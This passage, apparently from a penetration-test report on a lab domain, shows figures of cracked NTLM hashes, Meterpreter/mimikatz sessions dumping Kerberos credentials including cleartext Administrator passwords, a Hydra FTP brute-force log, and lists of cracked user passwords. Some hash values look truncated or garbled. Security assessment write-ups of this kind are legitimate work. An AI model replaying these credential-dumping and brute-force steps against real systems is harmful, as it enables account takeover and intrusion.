E.Leclaire	D4A39CCCEC6BCFF8ACEC23B572A2DD9E	????????????????????????????????
J.Uribe	38CF160EBC6020E49A91F9A0472A281A	????????????????????????????????
Y.Lezama	34486D10CB32E47A9AE1E5AF73CDFC19	????????????????????????????????
B.Evert	9B8D4DF3379439D96BCC45426F70F9D2	????????????????????????????????
D.Jin	668A80793E58EF2B6AEE72E00D59355	????????????????????????????????
O.Sandoval	1D8BC250285ADCFDB68169BFACF09119	????????????????????????????????
Y.Weinstein	E76104700 4FE0282A9222B27784FD8DE	????????????????????????????????
C.Brice	B719BEB7F6D7473E4F5E57687B9B7E5	????????????????????????????????
H.Shiba	1348EB6F945EBB332F6D69A3B8F4F7C1	????????????????????????????????
G.Chica	062C72BC7417F9BAFDAF0625003435F2	tipple
M.Hershberger	43EFD4B4078817357C3BAFED63F13DD9	????????????????????????????????
test	C5A237B7E9D8E708D8436B6148A25FA1	????????????????????????????????

Figure 6 – Some of the cracked password hashes dumped using “EternalBlue” and cracked using Hash Suite

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User            Password
------    -------    ------        ----            --------
0;996     Negotiate  UADTARGETNET  SERVER1$
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;48139   NTLM
0;999     Negotiate  UADTARGETNET  SERVER1$
0;963440  Kerberos   UADTARGETNET  Administrator   Thisisverysecret17
```

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User            Password
------    -------    ------        ----            --------
0;995     Negotiate  NT AUTHORITY  IUSR
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;47919   NTLM
0;3977996 Negotiate  IIS APPPOOL   DefaultAppPool  #e/ZEg1FdAjgnNq</eU\<qj9V?g*ay,*F3xVf,G&iL'Uc
0;996     Negotiate  UADTARGETNET  SERVER2$        #e/ZEg1FdAjgnNq</eU\<qj9V?g*ay,*F3xVf,G&iL'Uc
0;999     Negotiate  UADTARGETNET  SERVER2$        #e/ZEg1FdAjgnNq</eU\<qj9V?g*ay,*F3xVf,G&iL'Uc
0;851141  Kerberos   UADTARGETNET  Administrator   Thisisverysecret1
```

Figure 7 – Admin passwords retrieved by exploiting Kerberos


```
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-22 18:26:02
[DATA] 16 tasks, 1 server, 36432 login tries (l:11/p:3312), ~2277 tries per task

[DATA] attacking service ftp on port 21
[STATUS] 506.00 tries/min, 506 tries in 00:01h, 35926 todo in 01:12h, 16 active
[STATUS] 504.00 tries/min, 1512 tries in 00:03h, 34920 todo in 01:10h, 16 active

[STATUS] 506.57 tries/min, 3546 tries in 00:07h, 32886 todo in 01:05h, 16 active

[STATUS] 524.67 tries/min, 7870 tries in 00:15h, 28562 todo in 00:55h, 16 active

[21][ftp] host: 192.168.0.10   login: test   password: test
[21][ftp] host: 192.168.0.10   login: Test   password: test
[21][ftp] host: 192.168.0.10   login: TEST   password: test
[STATUS] 563.74 tries/min, 17476 tries in 00:31h, 18956 todo in 00:34h, 16 activ
e
[STATUS] 530.49 tries/min, 24933 tries in 00:47h, 11499 todo in 00:22h, 16 activ
e
[STATUS] 525.40 tries/min, 27321 tries in 00:52h, 9111 todo in 00:18h, 16 active

[STATUS] 515.28 tries/min, 29371 tries in 00:57h, 7061 todo in 00:14h, 16 active

[STATUS] 516.42 tries/min, 32018 tries in 01:02h, 4414 todo in 00:09h, 16 active

[STATUS] 515.12 tries/min, 34513 tries in 01:07h, 1919 todo in 00:04h, 16 active

[STATUS] attack finished for 192.168.0.10 (waiting for children to finish)
1 of 1 target successfuly completed, 3 valid passwords found
```

Figure 8 – FTP server password cracked using Hydra

```
Server 1
------------------
UserName:Password
------------------
E.Breck:Eunice
Guest:
H.Shiba:wiggly
J.Uribe:intake
N.Hooton:3P4ISe
```

```
Server 2
------------------
UserName:Password
------------------
A.Mckendree:cannot
E.Hillhouse:deacon
G.Chica:tipple
Guest:
L.Gamino:imbrue
M.Colberg:cohort
R.Sepeda:aurora
```

Figure 9 – List of hashes cracked in cleartext from both servers



Server 1 Server 2

Figure 10 - Some examples of passwords found using Cain